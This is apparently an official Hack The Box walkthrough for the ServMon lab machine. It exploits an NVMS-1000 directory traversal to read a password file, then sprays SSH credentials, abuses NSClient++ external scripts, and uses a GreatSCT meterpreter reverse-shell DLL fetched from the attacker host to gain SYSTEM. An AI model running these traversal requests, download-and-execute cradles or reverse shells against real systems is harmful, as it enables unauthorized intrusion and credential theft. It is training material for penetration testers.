HACKTHEBOX

ServMon

18th June 2020 / Document No D20.100.77

Prepared By: TRX

Machine Author: dmw0ng

Difficulty: Easy

Classification: Official

Synopsis

ServMon is an easy Windows machine featuring an HTTP server that hosts an NVMS-1000 (Network Surveillance Management Software) instance. This is found to be vulnerable to LFI, which is used to read a list of passwords on a user's desktop. Using the credentials, we can SSH to the server as a second user. As this low-privileged user, it's possible enumerate the system and find the password for `NSClient++` (a system monitoring agent). After creating an SSH tunnel, we can access the NSClient++ web app. The app contains functionality to create scripts that can be executed in the context of `NT AUTHORITY\SYSTEM`. Users have been given permissions to restart the `NSCP` service, and after creating a malicious script, the service is restarted and command execution is achieved as SYSTEM.

Skills Required

- Basic Web Enumeration
- Basic Windows Enumeration
- SSH Tunneling

Skills Learned

- Exploiting NVMS-1000
- Exploiting NSClient++
- SSH Password Spraying

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.184 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.184
```

```
nmap -p$ports -sC -sV 10.10.10.184

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5666/tcp  open  tcpwrapped
6063/tcp  open  tcpwrapped
6699/tcp  open  napster?
8443/tcp  open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
```

Nmap output reveals that FTP and SSH are available on their default ports, as well as HTTP (ports 80 and 8443. We take note that FTP on the box allows anonymous login.

FTP

We connect to FTP and as our firewall is enabled, specify `passive` transfer mode. A `Users` directory contains subdirectories for `Nadine` and `Nathan`, which themselves contain a text file.

```
ftp 10.10.10.184
anonymous
passive
ls
cd Users
ls Nadine
get "Nadine\\Confidential.txt"
ls Nathan
get "Nathan\\Notes to do.txt"
```

```
ftp> ls
227 Entering Passive Mode (10,10,10,184,194,16).
125 Data connection already open; Transfer starting.
01-18-20  12:05PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
227 Entering Passive Mode (10,10,10,184,194,17).
125 Data connection already open; Transfer starting.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
ftp> ls Nadine
227 Entering Passive Mode (10,10,10,184,194,19).
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
ftp> get "Nadine\\Confidential.txt"
local: Nadine\Confidential.txt remote: Nadine\Confidential.txt
227 Entering Passive Mode (10,10,10,184,194,21).
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

`Confidential.txt` reveals the existence of a `Passwords.txt` on Nathan's desktop.

```
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you
have edited it yourself and place it back into the secure folder.

Regards

Nadine
```


`Notes to do.txt` contains information about completed and outstanding tasks for the installed monitoring apps.

```
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

HTTP/S

Inspection of port 80 in a browser reveals a login page for the NVMS-1000 network surveillance software. The default credentials `admin / 123456` or other common credentials do not give us access.

Inspection of port 8443 shows a login screen for `NSClient++`. Attempting to login with common passwords is also unsuccessful.



Foothold

NVMS

Searching on Exploit-DB for the NVMS software returns Local File Inclusion exploit assigned CVE-2019-20085.

Show 15 Search: NVMS

Date	D	A	V	Title	Type	Platform	Author
2020-04-13				TVT NVMS 1000 - Directory Traversal	WebApps	Hardware	Mohin Paramasivam
2019-12-13				NVMS 1000 - Directory Traversal	WebApps	Hardware	numan türle

Configure the browser to use Burp as a proxy, refresh the NVMS-1000 web page and intercept the request. Hit `CTRL + R` to send the request to Burp's Repeater module. Substitute the GET request on the first line with the payload below. The file `win.ini` exists in on Windows installations and is readable by all users, and so is a good target for verifying a LFI.

```
GET /../../../../../../../../../../../../../windows/win.ini HTTP/1.1
```

Request

Raw | Params | Headers | Hex

```
GET /../../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-type:
Content-Length: 92
Connection: close
AuthInfo:

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

The win.ini file is displayed, which validates the vulnerability. Using the information from the FTP server let's try to open `C:\Users\Nathan\Desktop\Passwords.txt`.

```
1nsp3ctTh3Way2Mars!
Th3r34r3ToOM4nyTraitOr5!
B3WithM3Or4ga1n5tMe
L1k3B1gBut7s@WOrk
Only7h3yOunGWi11FOl1Ow
IfH3s4bOUtgOtOH1sHOme
Gr4etN3w5w17hMySk1Pa5$
```

This works and a password list is returned.

SSH

We can attempt a password spray against SSH. Save the above list as passwords.txt. Examination of FTP revealed the users `Nadine` and `Nathan`. Add them to a users.txt along with `administrator`.

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 10.10.10.184
set USER_FILE users.txt
set PASS_FILE passwords.txt
run
```

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.10.10.184
RHOSTS => 10.10.10.184
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 10.10.10.184:22 - Success: 'nadine:L1k3B1gBut7s@W0rk' ''
[*] Command shell session 1 opened (10.10.14.2:38989 -> 10.10.10.184:22
```

The password `L1k3B1gBut7s@W0rk` was found to work for the username `nadine`, and a command shell is opened as this user. However, the command `whoami /priv` reveals that they are an unprivileged user.

```
nadine@SERVMON C:\Users\Nadine>powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Nadine> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ===================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

The user flag can be found in `C:\Users\Nadine\Desktop\`.

Privilege Escalation

Enumeration

Enumerating of the filesystem reveals the non-default directory `C:\Program Files\NSClient++\`. The `.ini` file for NSClient is found inside. Let's read it.

```
PS C:\Program Files\NSClient++> gc nsclient.ini

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
```

We can also identify the version with the command:

```
cmd /c "C:\Program Files\NSClient++\nscp.exe" web -- password --display
```

```
PS nadine@SERVMON C:\Users\Nadine> cmd /c "C:\Program Files\NSClient++\nscp.exe"
web -- password --display

Current password: ew2x6SsGTxjRwXOT
```

We have gained the password for the web app, and know that localhost is the only whitelisted entry. Researching `NSClient` online we come upon this privilege escalation technique, involving feature abuse. The software version mentioned in this procedure is `0.5.2.35`. The following command reveals that the same software version is installed on the box.

```
cmd /c "C:\Program Files\NSClient++\nscp.exe" --version
```

```
PS C:\Users\Nadine> cmd /c "C:\Program Files\NSClient++\nscp.exe" --version

NSClient++, Version: 0.5.2.35 2018-01-28, Platform: x64
```

NSClient is run in the context of `NT AUTHORITY\SYSTEM`, and upon successful exploitation, command execution would be achieved in this context. A prerequisite for the exploit to work is a service restart. Let's check the permissions on the `NSCP` service, to see if we have permissions to restart it. This blog post by Rohn Edwards shows how we can obtain the service permissions in PowerShell. We can use a Msxml2.XMLHTTP COM object download cradle to download and execute the script in memory.

However, we are denied access to the Service Control Manager, so we have to assume service restart permissions.

```
# download Get-ServiceACL.ps1 to the box and execute in memory

$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://10.10.14.2/Get-ServiceACL.ps1',$false);$h.send();iex $h.responseText

# examine nscp service ACL

"nscp" | Get-ServiceAcl | select -ExpandProperty Access
```

```
PS C:\Users\Nadine> $h=New-Object -ComObject Msxml2.XMLHTTP;$h.open
('GET','http://10.10.14.2/Get-ServiceACL.ps1',$false);$h.send();iex $h.responseText

PS C:\Users\Nadine> "nscp" | Get-ServiceAcl | select -ExpandProperty Access

WARNING: Couldn't get security descriptor for service 'nscp': [SC] OpenService
FAILED 5: Access is denied.
```

Let's examine basic service properties using PowerShell.

```
Get-Service nscp | fl *
```

```
PS nadine@SERVMON C:\Users\Nadine> Get-Service nscp | fl *

Name                : nscp
RequiredServices    :
CanPauseAndContinue : False
CanShutdown         : False
CanStop             : True
DisplayName         : NSClient++ Monitoring Agent
DependentServices   :
MachineName         : .
ServiceName         : nscp
ServicesDependedOn  :
ServiceHandle       :
Status              : Running
ServiceType         : Win32OwnProcess
StartType           :
Site                :
Container           :
```

The `CanStop` parameter is set to true which means we can stop the service. Normally a low privileged user cannot start the service but in this case the user has been granted permission to start it.


Exploitation

Let's set up an SSH tunnel to access the web app from localhost port 8443


```
ssh -L 8443:127.0.0.1:8443 nadine@10.10.10.184
```

Navigate to https://localhost:8443 and use the password found in the ini file to login.


Let's create an external script that will execute our payload on the system. Navigate to `Settings > External Scripts > Scripts` and click `+ Add new`.



Next, input `/settings/external scripts/scripts/shell` in the `Section` field, the `command` in the `Key` field, and `C:\Temp\pwn.bat` in `Value`. The bat file will be used to run commands as system.



Save the script and click on `Changes`, and then `Save Configuration`.



Finally let's restart the NSCP service to load the newly created script entry.

```
sc.exe stop nscp
sc.exe start nscp
```

```
PS C:\Users\Nadine> sc.exe stop nscp

SERVICE_NAME: nscp
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x2
        WAIT_HINT          : 0x0

PS C:\Users\Nadine> sc.exe start nscp

SERVICE_NAME: nscp
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 6820
        FLAGS              :
```

In order to get a shell, let's create a meterpreter payload with GreatSCT.

```
cd ~/
git clone https://github.com/GreatSCT/GreatSCT
cd GreatSCT
sudo ./GreatSCT.py --ip 10.10.14.13 --port 1234 -t bypass -p
regsvcs/meterpreter/rev_tcp.py -o serv
```

```
================================================================================
                                    Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

[*] Language: regsvcs
[*] Payload Module: regsvcs/meterpreter/rev_tcp
[*] DLL written to: /usr/share/greatsct-output/compiled/serv.dll
[*] Source code written to: /usr/share/greatsct-output/source/serv.cs
[*] Execute with: C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe serv.dll
[*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/serv.rc
```

Start a Python3 HTTP Server in order to download the DLL.

```
cd /usr/share/greatsct-output/compiled/
sudo python3 -m http.server 80
```

Download the DLL from the server using PowerShell.

```
wget http://10.10.14.13/serv.dll -o C:\Temp\serv.dll
```

Let's `echo` our payload on the box to create `pwn.bat`.


```
cmd /c "echo C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe
C:\Temp\serv.dll > C:\Temp\pwn.bat"
```

```
PS C:\Users\Nadine> cmd /c "echo C:\Windows\Microsoft.NET\Framework\v4.0.30319\
regsvcs.exe C:\Temp\serv.dll > C:\Temp\pwn.bat"

PS C:\Users\Nadine> gc C:\Temp\pwn.bat

C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe C:\Temp\serv.dll
```

Open msfconsole and specify the generated RCE file.

```
msfconsole -r /usr/share/greatsct-output/handlers/serv.rc
```

Next, navigate to the console on http://127.0.0.1/8443, input the script name and click `Run`.



A connection is received. Sometimes the first connection dies. In that case run the command again, and a second connection will be received that is stable.

```
[*] Sending stage (180291 bytes) to 10.10.10.184
[*] Meterpreter session 1 opened (10.10.14.13:1234 -> 10.10.10.184:55263)
[*] 10.10.10.184 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (180291 bytes) to 10.10.10.184
[*] Meterpreter session 2 opened (10.10.14.13:1234 -> 10.10.10.184:55274)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

The root flag is located in `C:\Users\Administrator\Desktop`.